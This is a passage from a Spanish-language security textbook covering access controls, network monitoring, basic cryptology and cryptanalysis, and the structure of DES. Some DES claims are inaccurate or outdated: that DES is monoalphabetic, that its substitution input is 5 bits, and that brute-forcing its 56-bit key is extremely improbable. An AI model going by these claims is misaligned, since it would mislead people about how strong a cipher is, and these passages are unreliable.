e) *Usuario de auditoría:* Puede utilizar la información y rastrearla dentro del sistema con fines de auditoría.

Un método eficaz para proteger un sistema de computación es usar un software de control de acceso, este programa protege contra el acceso no autorizado, pues se pide al usuario una contraseña antes de permitirle el acceso a la información confidencial.

Al respecto, el NIST (National Institute for Standars and Technology, Instituto Nacional de Estándares y Tecnología) ha resumido los siguientes estándares de seguridad que se refiere a los requisitos mínimos de seguridad en cualquier sistema:

a) *Identificación y autentificación*.

Es la primera línea de defensa para la mayoría de los sistemas computarizados, permitiendo prevenir el ingreso de personas no autorizadas. Es la base para la mayor parte de los controles de acceso y para el seguimiento de las actividades de los usuarios.

Se denomina identificación al momento en que el usuario se da a conocer en el sistema; y autenticación a la verificación que realiza el sistema sobre esta identificación.

Desde el punto de vista de la eficiencia, es conveniente que los usuarios sean identificados y autenticados solamente una vez, pudiendo acceder a partir de allí, a todas las

aplicaciones y datos a los que su perfil les permita, tanto en sistemas locales como en sistemas a los que deba acceder en forma remota. Esto se denomina single login o sincronización de contraseñas.

Una de las posibles técnicas para implementar esta única identificación de usuarios sería la utilización de un servidor de autenticaciones sobre el cual los usuarios se identifican, y que se encarga luego de autenticar al usuario sobre los restantes equipos a los que éste pueda acceder. Este servidor de autenticaciones no debe ser necesariamente un equipo independiente y puede tener sus funciones distribuidas tanto geográfica como lógicamente, de acuerdo con los requerimientos de carga de tareas.

b) *Roles*.

El acceso a la información también puede controlarse a través de la función o rol del usuario que requiere dicho acceso. Algunos ejemplos de roles serían los siguientes: programador, líder de proyecto, gerente de un área, administrador del sistema, etc. En este caso los derechos de acceso pueden agruparse de acuerdo con el rol de los usuarios.

c) Transacciones.

También pueden implementarse controles a través de las transacciones, por ejemplo solicitando una clave al requerir el procesamiento de una transacción determinada.

d) Limitaciones a los servicios.

Estos controles se refieren a las restricciones que dependen de parámetros propios de la utilización de la aplicación o preestablecidos por el administrador del sistema. Un ejemplo podría ser que en la organización se disponga de licencias para la utilización simultánea de un determinado producto de software para un cierto número de personas, en donde exista un control a nivel sistema que no permita la utilización del producto a otro usuario más que el permitido.

e) Modalidad de acceso.

Se refiere a los permisos concedidos al usuario sobre los recursos y a la información cuando accede a estos. Esta modalidad puede ser:

1. *Lectura:* Puede únicamente leer o visualizar la información pero no puede alterarla.
2. *Escritura:* Permite agregar, modificar o borrar información.
3. *Ejecución:* Otorga el privilegio de ejecutar programas.

4. *Borrado:* Permite eliminar recursos del sistema (como programas, campos de datos o archivos). El borrado es considerado una forma de modificación.
5. Todas las anteriores.

Además existen otras modalidades de acceso especiales, que generalmente se incluyen en los sistemas de aplicación:

1. *Creación:* Permite crear nuevos archivos, registros o campos.
2. *Búsqueda:* Permite listar los archivos de un directorio determinado.

f) Ubicación y horario.

El acceso a determinados recursos del sistema puede estar basado en la ubicación física o lógica de los datos o personas. En cuanto a los horarios, este tipo de controles permite limitar el acceso de los usuarios a determinadas horas del día o a determinados días de la semana. De esta forma se mantiene un control más restringido de los usuarios y zonas de ingreso. Se debe mencionar que estos dos tipos de controles siempre deben ir acompañados de alguno de los controles anteriormente mencionados.

g) Control de acceso interno.

Determinan lo que un usuario (o grupo de usuarios) puede o no hacer con los recursos del sistema. Algunos métodos de control de acceso interno son:

1. *Contraseñas (palabras claves):* Generalmente se utilizan para realizar la autenticación del usuario, proteger los datos y aplicaciones. Los controles implementados a través de la utilización de palabras clave resultan de muy bajo costo.
2. *ACL (Access Control List, Listas de Control de Acceso):* Son condiciones que dan permisos o denegaciones que se aplican a direcciones IP o a los protocolos de la capa superior. Estas condiciones de la lista de acceso se utilizan para implementar las reglas de filtrado de paquetes.
3. *Cifrado:* La información encriptada solamente puede ser desencriptada por quien posea la clave apropiada. La encriptación puede proveer de una potente medida de control de acceso. Este tema será abordado en el capítulo 4 *MÉTODO DE CIFRADO Y PROCESOS DE CONEXIÓN*.

h) Control de acceso externo.

Es una protección contra la interacción del sistema propio con los servicios y gente externa a la organización. Los sistemas de control de acceso externo se dividen en 7 partes, donde cada una se encarga de una zona diferente, los cuales son:

1. *Dispositivos de control de puertos:* Estos dispositivos autorizan el acceso a un puerto determinado y pueden estar físicamente separados o incluidos en otro dispositivo de comunicaciones, como por ejemplo un módem.
2. *Firewalls o puertas de seguridad:* Es un mecanismo de filtrado avanzado que protege la confidencialidad e integridad de la información al proteger una red de otra en la que no se tiene confianza.
3. *Proxy:* Es una aplicación o un dispositivo de hardware que está entre una red confiable y una no confiable, es el encargado de realizar la conexión.
4. *Integridad del sistema:* Es un mecanismo que almacena en una base de datos los hashes de archivos del sistema a monitorear con el fin de garantizar la integridad de los mismos.
5. *VPN (Virtual Private Networks, Red Privada virtual):* Es una tecnología que permite la conexión virtual segura entre puntos remotos cuya localización geográfica impide que la red local sea física.
6. *DMZ (DeMilitarized Zone, Zona desmilitarizada):* Es un área insegura entre áreas seguras. Hace referencia a una pequeña red que contiene servicios públicos conectados directamente a una protección ofrecida por un firewall o cualquier dispositivo de filtrado.
7. *Herramientas de Seguridad:* Son programas que permiten mantener a salvo la computadora de cualquier intruso.

i) Administración.

Una vez establecidos los controles de acceso sobre los sistemas de aplicación, es necesario realizar una eficiente administración de estas medidas de seguridad lógica, lo que involucra la implementación, seguimientos, pruebas y modificaciones sobre los accesos de los usuarios de los sistemas.

La política de seguridad que se desarrolla respecto a la seguridad lógica debe guiar las decisiones referidas a la determinación de los controles de accesos y especificando las consideraciones necesarias para el establecimiento de los perfiles de usuarios.

Esta conciencia de la seguridad puede alcanzarse mediante el ejemplo del personal directivo en el cumplimiento de las políticas y el establecimiento de compromisos firmados por el personal, donde se especifique la responsabilidad de cada uno.

En este compromiso debe existir una concientización por parte de la administración hacia el personal en donde se remarque la importancia de la información y las consecuencias posibles de su pérdida o apropiación de la misma por agentes extraños a la organización.

3.7 HERRAMIENTAS DE MONITOREO[5]

Al monitorear una red existen varios mecanismos preventivos y de control para detectar y solucionar diversos problemas como la disponibilidad a tiempo real de cualquier nodo. Esto permite agregar múltiples servidores o dispositivos para que sean monitoreados continuamente y así obtener el estatus a tiempo real de la disponibilidad de todos ellos; así, esto no solo se limita a monitorear los dispositivos de red sino también puede ser utilizado para monitorear cualquier servidor, sitio web o aplicación web.

Las herramientas que más se usan en el monitoreo de redes tienen distintos aspectos que dependen de los objetivos que se quieran obtener, una u otra herramienta podrá resultar más idónea en correspondencia a su funcionamiento y preferencias del administrador. Estas herramientas se dividen en dos:

a) *Control y seguimiento de acceso:* Esta herramienta permite obtener información por medio de todos los intentos de conexión que se produzcan en el sistema o sobre otro que se indique, así como intentos de ataque de forma sistemática a puertos tanto de TCP como de UDP. Además, permite tener control sobre todos los paquetes que entran por la interfaz de red a la máquina por la conexión IP (TCP y UDP) e ICMP, analiza paquetes a nivel de aplicaciones (TELNET, FTP, SMTP), se puede utilizar junto con otras aplicaciones que permiten definir desde qué máquinas se hacen ciertas conexiones y de cuáles se prohíben. El programa se puede instalar en una computadora cuya interfaz de red funcione en modo promiscuo, así permitirá ir seleccionando las direcciones IP o la máquina a la que se le quiera hacer una auditoría. También ofrece protección ante posibles ataques aunque la computadora pueda ser utilizada para intentar comprometer el sistema, se puede dar seguimiento al ataque en la red cuando se sospeche que alguna de las máquinas ha sido comprometida.

b) *Integridad del sistema:* Se ocupa de la seguridad del sistema al verificar que los archivos y programas ya instalados tengan el mismo tamaño en bytes, si no se

[5] Para mayor información véase el apéndice C

mantienen se crea una alerta de modificación y se verifica que no se haya instalado un programa sospechoso que pueda estar ejecutándose en la máquina de forma oculta, al detectar la posible penetración al sistema se pueden determinar los alcances de los posibles daños.

Las características principales del monitoreo de red son:

a) Monitorea la disponibilidad y el tiempo de respuesta de los servidores críticos.
b) Envía emails para notificar anomalías.
c) Soporta la configuración de email para diferentes severidades de las alertas.
d) Mantiene el historial de alertas.

Se debe tomar en cuenta que al monitorear una red en tiempo real la herramienta provee el estatus actual de las aplicaciones, dispositivos y sitios web que pueden ir generando alertas cuando el tiempo de respuesta excede el límite del umbral definido o cuando el dispositivo no responde. El administrador define el límite del umbral para cada dispositivo a monitorear de manera individual o global así como el tipo de alerta. Para monitorear exitosamente la red se tiene que configurar el software de modo que supervise los signos vitales de la red que son:

a) *Disponibilidad:* Comprueba si los servicios ofrecidos están en funcionamiento, si los usuarios internos como externos pueden acceder a ellos. Incluye el monitoreo de páginas web, servidores de correo electrónico y conexiones de Internet.
b) *Velocidad*: Evita que las páginas web y los servicios de red tarden mucho tiempo en cargar debido a páginas, archivos o imágenes muy grandes.
c) *Actividad:* Sirve para evaluar las cargas que los equipos de red tienen que sostener y para ver las tendencias de utilización.

Al instalar y configurar la herramienta de red se puede observar y obtener:

1. *Control de desempeño*
   a) Revisar los signos vitales de la red en tiempo real.
   b) Analizar y dar soporte a las demandas de nuevas aplicaciones (voz sobre IP (VoIP)).
   c) Determinar las tendencias de la red para cubrir las necesidades de incremento, la capacidad de los equipos de manera planeada y con herramientas de modelaje.
   d) Obtener mayor eficiencia de la red sin necesidad de aumentar el ancho de banda o de sus servidores.

2. *Control de múltiples instalaciones*
   a) Administra y controla redes remotas las 24 horas del día en los 7 días de la semana, usa hardware o software sin necesidad de realizar gastos ostentosos de viaje.
   b) Reporta simultáneamente a múltiples consolas el estado de la red.
   c) Integra la administración de redes con los estándares de monitoreo RMON (The Remote Network Monitoring, Monitoreo de red remoto) 1 y 2 y reporte HCRMON.
   d) Monitorea múltiples redes simultáneamente desde una consola.

3. *Control de solución de problemas*
   a) Aísla y responde a los asuntos que se presenten de manera rápida con un análisis unificado.
   b) Resuelve los problemas que se presenten tanto en las redes locales como en las remotas las 24 horas del día y los 7 días de la semana.
   c) Administra la configuración de dispositivos locales y remotos con toda la funcionalidad de SNMP.

4. *Control de información*
   a) Conserva y almacena datos de la red para manejar los reportes y tendencias.
   b) Observa y analiza la red así como el tráfico a través del tiempo.
   c) Monitorea el estado de la red en comparación a los reportes de análisis.
   d) Genera reportes sustentados para justificar las necesidades de actualización de la red.

Las herramientas de monitoreo de red contemplan todos los tipos de topologías de red y los medios de transmisión que pueden ser aéreos o terrestres. Un excelente programa para monitorear redes debe ser fácil de instalar y usar. Además que debe contar con las siguientes funcionalidades:

a) Administración remota a través de navegador web, dispositivos móviles y aplicaciones.
b) Notificaciones sobre fallos a través de correo electrónico, mensajería instantánea, SMS, etc.
c) Amplia selección de sensores.
d) Posibilidad de monitorear varios sitios con una sola instalación.
e) Soporte de todos los métodos comunes de adquisición de datos de utilización (SNMP, sniffer de paquetes, NetFlow, sFlow, jFlow).

CAPÍTULO 4

MÉTODO DE CIFRADO

Un método de cifrado se entiende como el hecho de guardar algo valioso dentro de una caja fuerte cerrada con llave. Los datos confidenciales se cifran con un algoritmo de cifrado y una clave que los hace ilegibles si no se conoce dicha clave.

Las claves de cifrado de datos se determinan en el momento de realizar la conexión entre los equipos. El uso del cifrado de datos puede iniciarse en el equipo o en el servidor al que se requiere conectar.

La criptografía hace varios años dejó de ser un arte y se convirtió en una técnica que trata de proteger la información. Las ciencias más usadas son: teoría de la información, matemáticas discretas, teoría de los grandes números y la complejidad algorítmica. Dichas ciencias se encargan de transformar un mensaje inteligible en otro que no lo es usando una clave que solo el emisor y el destinatario conocen, para que después puedan devolverlo a su forma original, sin que nadie vea el mensaje cifrado o sea capaz de entenderlo.

La importancia de la criptografía radica en que es el único método capaz de tener seguridad en la rama de la informática ya que mantiene la privacidad, integridad, autenticidad y el no repudio que se relaciona con el no poder negar la autoría y recepción de un mensaje enviado. Además, necesita también de la arquitectura cliente-servidor para poder establecer una conexión entre el emisor del mensaje encriptado y el destinatario a recibirlo.

4.1 INTRODUCCIÓN A LA CRIPTOGRAFÍA

Los seres humanos siempre han sentido la necesidad de ocultar información, mucho antes de que existieran los primeros equipos informáticos y las calculadoras.

Desde su creación, Internet ha evolucionado hasta convertirse en una herramienta esencial de la comunicación. Sin embargo, esta comunicación implica un número creciente de problemas estratégicos relacionados con las actividades de las empresas en la web. Las transacciones que se realizan a través de la red pueden ser interceptadas porque actualmente resulta difícil establecer una legislación sobre Internet. La seguridad de esta información debe garantizarse; por lo tanto, la criptografía tiene un papel muy importante.

4.1.I CRIPTOLOGÍA

Del griego kriptós (ocultar) y logos (tratado) es la ciencia genérica encargada del ocultamiento de la información y que incorpora a la criptografía y al criptoanálisis.

La criptología tiene por objetivo esconder la información contenida en ciertos datos, así como transformarla por motivos de seguridad para que no se pueda identificar al propietario de los datos, al autor, el remitente de un mensaje, etcétera.

En ocasiones se emplean los verbos encriptar y cifrar como sinónimos, al igual que sus respectivas contrapartes, desencriptar y descifrar. No obstante, lo correcto es utilizar el término cifrar en lugar de encriptar, ya que se trata de un anglicismo sin reconocimiento académico, proveniente del término *encrypt*. Por otra parte, tampoco debe emplearse codificar en lugar de cifrar, puesto que el primero designa la emisión de un mensaje mediante algún código, mas no necesariamente tiene que ser oculto, secreto o indescifrable. Escribir en cualquier idioma implica el uso de un código, que será comprensible para los receptores que conozcan dicho código, pero no para otros individuos.

En tiempos recientes, el interés por la criptología se ha extendido a otras aplicaciones aparte de la comunicación segura de la información, actualmente uno de los usos de las técnicas y métodos estudiados por la criptología es la autentificación de información digital (también llamada firma digital).

Para cifrar los datos se utiliza un algoritmo, al cual se le puede considerar como una función matemática. Por lo tanto, un algoritmo de cifrado es una fórmula para desordenar la información de manera que ésta se transforme en dato incomprensible, usando un código o clave (en ocasiones, más de una).

Los mensajes que se tienen que proteger (texto en claro o texto plano), se transforman mediante esta función y a la salida del proceso de usar la clave se obtiene el texto cifrado o criptograma.

En muchos casos existe un algoritmo de descifrado encargado de reordenar la información y volverla inteligible, pero no siempre es así. Cuando existen ambas funciones, una para cifrar y otra para descifrar, se dice que el sistema criptográfico es de dos vías o reversible (a partir de un mensaje en claro se puede obtener uno cifrado y a partir de éste se puede obtener el mensaje original), si no existe una función para descifrar, se dice que el sistema es de una sola vía (a partir de un mensaje cifrado no es posible obtener el mensaje en claro que lo generó; una aplicación es el almacenamiento de contraseñas).

La transformación de datos provee una posible solución a dos de los problemas más importantes de la seguridad en el manejo de datos: el problema de la privacidad y el de la autentificación, evitando que personas no autorizadas puedan extraer información del canal de comunicación o modificar estos mensajes.

Desde el contexto histórico, los métodos de cifrado se han dividido en dos categorías:

1. *Cifradores de sustitución*

    a) Cada letra o grupo de letras se reemplaza por otra letra o grupo de letras para disfrazarlas.

    b) Preservan el orden de los símbolos del texto en claro pero los disfrazan.

    c) Se tiene de ejemplo el antiguo cifrador del César, atribuido a Julio César. En este método, A se representa con D, B con E, C con F y así cada letra se reemplaza por la que se encuentra tres lugares delante de ella, considerando que luego de la Z vuelve a comenzar por la A. Una variante de este método es permitir que el alfabeto cifrado se pueda desplazar *k* letras (no solo 3), convirtiéndose *k* en la clave.

2. *Cifradores de transposición*

a) Reordenan las letras pero no las disfrazan.

b) Consiste en una tabla con determinado número de columnas; este número de columnas estará dado por la cantidad de caracteres de la clave, que a su vez no tendrá ningún carácter repetido.

c) La clave tiene el propósito de numerar las columnas, correspondiendo el número 1 a la primera letra en orden alfabético. El texto en claro se escribe en las filas de la tabla de arriba hacia abajo y el texto codificado será leído verticalmente comenzando por la columna 1, luego la 2, etcétera.

4.1.II CRIPTOANÁLISIS

Es la disciplina encargada del estudio de los métodos para romper los mecanismos de cifrado. Típicamente, esto se traduce en conseguir la clave secreta. También es la ciencia opuesta a la criptografía ya que si ésta trata principalmente de crear y analizar criptosistemas seguros, la primera intenta romper esos sistemas, demostrando su vulnerabilidad (tratar de descifrar los criptogramas).

Para establecer las posibles debilidades de un sistema de cifrado, se han de asumir las denominadas condiciones del peor caso: (1) el criptoanalista tiene acceso completo al algoritmo de encriptación, (2) el criptoanalista tiene una cantidad considerable de texto cifrado, y (3) el criptoanalista conoce el texto en claro de parte de ese texto cifrado. También se asume generalmente el Principio de Kerckhoffs, que establece que la seguridad del cifrado ha de residir exclusivamente en el secreto de la clave y no en el mecanismo de cifrado.

Aunque para validar la robustez de un criptosistema normalmente se suponen todas las condiciones del peor caso, existen ataques más específicos en los que no se cumplen todas estas condiciones. Cuando el método de ataque consiste simplemente en probar todas y cada una de las posibles claves del espacio de claves hasta encontrar la correcta, se encuentra ante un ataque de fuerza bruta o ataque exhaustivo. Si el atacante conoce el algoritmo de cifrado y solo tiene acceso al criptograma, se plantea un ataque solo al criptograma; un caso más favorable para el criptoanalista se produce cuando el ataque cumple todas las condiciones del peor caso; en este caso, el criptoanálisis se denomina de texto en claro conocido.

Si además el atacante puede cifrar una cantidad indeterminada de texto en claro, al ataque se le denomina de texto en claro escogido; éste es el caso habitual de los ataques contra el sistema de verificación de usuarios utilizado por Unix, donde un intruso consigue la tabla de contraseñas (generalmente /etc/passwd) y se limita a realizar cifrados de textos en claro de su elección y a comparar los resultados con las claves cifradas (a este ataque también se le llama de diccionario, debido a que el atacante suele utilizar un archivo *diccionario* con los textos en claro que va a utilizar).

El caso más favorable para un analista se produce cuando puede obtener el texto en claro correspondiente a criptogramas de su elección; en este caso el ataque se denomina de texto cifrado escogido.

Cualquier algoritmo de cifrado, para ser considerado seguro, ha de soportar cualquier ataque; sin embargo, en la criptografía, como en cualquier otro aspecto de la seguridad informática, no se debe olvidar un factor muy importante que son las personas. El sistema más robusto caerá fácilmente si se tortura al emisor o al receptor hasta que revelen el contenido del mensaje o si se le ofrece a uno de ellos una gran cantidad de dinero; este tipo de ataques (sobornos, amenazas, extorsión, tortura, etcétera.) se consideran siempre los más efectivos.

4.1.III CRIPTOGRAFÍA

Del griego kriptós (oculto) y graphé (escritura); ciencia encargada de encubrir y ocultar información. Trata del enmascaramiento de la comunicación de modo que solo resulte inteligible para la persona que posee la clave o método para averiguar el mensaje oculto.

Los sistemas capaces de transformar la información para ocultarla y salvaguardarla mediante el cifrado y descifrado de datos se denominan criptosistemas o sistemas criptográficos (véase la figura 4.1), sus elementos son:

a) *Texto plano o Mensaje en claro (Mcla):* Información privada a resguardar.

b) *Clave o llave (k):* Cadena o serie de signos que pueden ser de carácter alfanumérico conocidos solamente por el emisor y receptor para resguardar la información.

c) *Algoritmo de cifrado (C):* Conjunto finito y ordenado de operaciones que combina la clave (k) con la información (Mcla) a fin de ocultarla y protegerla.

d) *Mensaje cifrado o criptograma (Crip):* Es el resultado que se obtiene al procesar el texto plano con la clave mediante el algoritmo de cifrado.

e) *Algoritmo de descifrado (D):* Conjunto finito y ordenado de operaciones que combina la clave (k) con el criptograma (Crip) a fin de recuperar de manera lícita la información resguardada.




Figura 4.1 Sistema criptográfico o criptosistema

Principio de Kerckhoffs

Establece que la seguridad del cifrado ha de residir exclusivamente en el secreto de la clave y no en el mecanismo de cifrado.

Los seis principios de Kerckhoffs relativos a las propiedades deseables de un sistema criptográfico son:

1. No debe exigirse que sea secreto el diseño de un sistema criptográfico y no debe representar ningún problema el que éste sea conocido por el enemigo.

2. La clave debe ser fácilmente recordada, fácil de ser modificada, pero difícil de adivinar.

3. Debe ser aplicable en los sistemas de comunicación; así, el criptograma puede ser fácil de obtener, pero imposible de descriptar.

4. Los dispositivos y archivos criptográficos deben ser portables y operables por una sola persona.

5. Los criptogramas deberán dar resultados alfanuméricos y que el sistema sea fácil de usar.

6. El sistema debe ser fácil de utilizar.

Aplicaciones de la criptografía

La criptografía es una disciplina con multitud de aplicaciones, muchas de las cuales están en uso hoy en día. Entre las más importantes se destacan los siguientes:

a) *Seguridad de las comunicaciones:* Permite establecer canales seguros sobre redes que no lo son. Con la potencia del cálculo actual y empleando algoritmos de cifrado simétrico (que se intercambian usando algoritmos de clave pública), se consigue la privacidad sin perder velocidad en la transferencia.

b) *Identificación y autentificación:* Gracias al uso de la firma digital y otras técnicas criptográficas es posible identificar a un individuo o validar el acceso a un recurso en un entorno de red con más garantías que con los sistemas de usuario y clave tradicionales.

c) *Certificación:* Es un esquema mediante el cual agentes fiables (como una entidad certificadora) validan la identidad de agentes desconocidos (como usuarios reales). El sistema de certificación es la extensión lógica del uso de la criptografía para identificar y autentificar cuando se usa a gran escala.

d) *Comercio electrónico:* Gracias al uso de canales seguros y a los mecanismos de identificación se posibilita el comercio electrónico, ya que tanto las empresas como los usuarios tienen garantías de que las operaciones no pueden ser espiadas, reduciéndose el riesgo de fraudes, timos y robos además de diferentes tipos de estafas.

4.2 ALGORITMOS DE CRIPTOGRAFÍA

Actualmente la criptografía se puede entender como el conjunto de técnicas que resuelven los siguientes problemas de la seguridad informática: la autenticidad, integridad, confidencialidad y el no repudio. Desde este punto de vista, la criptografía se divide en dos grandes ramas: la criptografía simétrica y la asimétrica. Esencialmente, con la primera se resuelven los problemas de confidencialidad e integridad, mientras que con la segunda se resuelven los de autenticidad y no repudio.

Dependiendo del número de claves que se utilicen para llevar a cabo el proceso de cifrado así como las características de las claves que se empleen, se determinará el tipo de transformación que se llevará a cabo; así, una clasificación con base en las claves utilizadas es la que se presenta a continuación y que se divide en dos grandes grupos: los algoritmos simétricos (clave secreta) y los algoritmos asimétricos (clave pública).

4.2.I SIMÉTRICOS

Los algoritmos simétricos se refieren al conjunto de métodos que permiten tener comunicación segura entre las partes siempre y cuando anteriormente se hayan intercambiado la clave correspondiente que se llama clave simétrica. La simetría se refiere a que las partes tienen la misma llave tanto para cifrar como para descifrar.

Este tipo de criptografía se conoce también como criptografía de clave privada o criptografía de llave privada (figura 4.2).




Figura 4.2 Algoritmo simétrico. Hacen uso de la misma clave, tanto para cifrar como para descifrar. La clave debe ser celosamente guardada por los participantes de la comunicación.

Para que un algoritmo de este tipo sea considerado fiable debe cumplir con algunos requisitos básicos:

1. Conocido el criptograma (texto cifrado) no se pueden obtener de él ni el texto en claro ni la clave.

2. Conocido el texto en claro y el texto cifrado debe resultar más caro en tiempo o en dinero descifrar la clave.

Existe una clasificación de este tipo de criptografía que se divide en tres familias: la criptografía simétrica de bloques o cifradores de bloques (block cipher), la criptografía simétrica de lluvia o cifradores de flujo (stream cipher) y la criptografía simétrica de resumen (hash functions, funciones hash). A continuación se describe cada uno:

1. *Los cifradores de bloques:* Se llaman así porque el mensaje es cifrado agrupando o formando bloques de datos del mensaje original, de manera que se van cifrando uno a uno los bloques de datos de tamaño constante, según lo estipulado por el algoritmo y utilizando para ello una clave del mismo tamaño del bloque. Un ejemplo es el DES (Data Encryption Standard, Estándar de cifrado de datos) que actualmente usa una versión más robusta denominada Triple-Des (consistente en aplicar tres veces DES).

2. *Los cifradores de flujo:* Se denominan así porque cifran bit por bit o byte por byte, la transformación se aplica sobre cada carácter del mensaje original, entre los más conocidos se encuentran el RC4 y el Seal.

3. *Las funciones hash:* Las más usadas son MD5, SHA-1 y RIPEMD-160.

Todos los sistemas criptográficos clásicos se pueden considerar simétricos, los principales algoritmos son: DES (Digital Encryption Standard), 3DES (Triple DES), IDEA (International Data Encryption Algorithm, algoritmo internacional de cifrado de datos) y el AES (Advanced Encryption Standard, Estándar de cifrado avanzado).

La gran ventaja de este tipo de algoritmos es que han sido implementados en diferentes dispositivos, manuales, mecánicos, eléctricos y hasta algoritmos actuales que son programables en cualquier computadora. La idea general es aplicar diferentes funciones al mensaje que se quiere cifrar, de tal modo que solo conociendo una clave pueda aplicarse de forma inversa para poder así descifrar.

Las principales desventajas de ellos son la distribución de las claves, el peligro de que muchas personas deban conocer una misma clave y la dificultad de almacenar y proteger muchas claves diferentes.

Los principales algoritmos simétricos son:

1. *DES (Data Encription Standard, Estándar de cifrado de datos)*

DES (Data Encryption Standard) es un esquema de cifrado simétrico desarrollado en 1977 por IBM, que se creó con objeto de proporcionar al público en general un algoritmo de cifrado normalizado para redes de datos. Estaba basado en la aplicación de todas las teorías criptográficas existentes hasta el momento, y fue sometido a las leyes de Estados Unidos.

DES se basa en un sistema monoalfabético, con un algoritmo de cifrado consistente en la aplicación sucesiva de varias permutaciones y sustituciones. Inicialmente el texto en claro a cifrar se somete a una permutación, con bloque de entrada de 64 bits (o múltiplo de 64), posteriormente será sometido a la acción de dos funciones principales, una función de permutación con entrada de 8 bits y otra de sustitución con entrada de 5 bits, en un proceso que consta de 16 etapas de cifrado.

En general, DES utiliza una clave simétrica de 64 bits, de los cuales 56 son usados para el cifrado, mientras que los 8 restantes son de paridad y se usan para la detección de errores en el proceso.

Como la clave efectiva es de 56 bits, es posible tener un total de 2^{56} = 72,057,594,037,927,936 claves posibles, es decir, unos 72,000 billones de claves, por lo que la ruptura del sistema por fuerza bruta o diccionario es sumamente improbable, aunque no imposible si se dispone de suerte y una gran potencia de cálculo.

Un aspecto fundamental que eleva considerablemente su robustez es que en cada vuelta los parámetros de la función de cifrado dependen tanto de los bloques de datos como de las claves, actuales y previos.

Las partes principales del algoritmo son las siguientes:

a) Fraccionamiento del texto en bloques de 64 bits (8 bytes)

b) Permutación inicial de los bloques

c) Partición de los bloques en dos partes: izquierda y derecha, denominadas I y D respectivamente

d) Fases de permutación y de sustitución repetidas 16 veces (denominadas rondas)

e) Reconexión de las partes izquierda y derecha, seguida de la permutación inicial inversa

El proceso inicia con una permutación que es fija, enseguida agrupa los datos en dos bloques (izquierdo y derecho) y realiza un proceso de cifrado que consiste en una operación modular con una transformación (solamente con el bloque izquierdo) que se repite 16 veces y en cada vuelta al concluir la operación se intercambian izquierdo y derecho de manera que se procesan alternadamente (figura 4.3). Finalmente, en la vuelta 16 no se realiza el intercambio de bloques y se concluye con una permutación final (la inversa de la inicial).

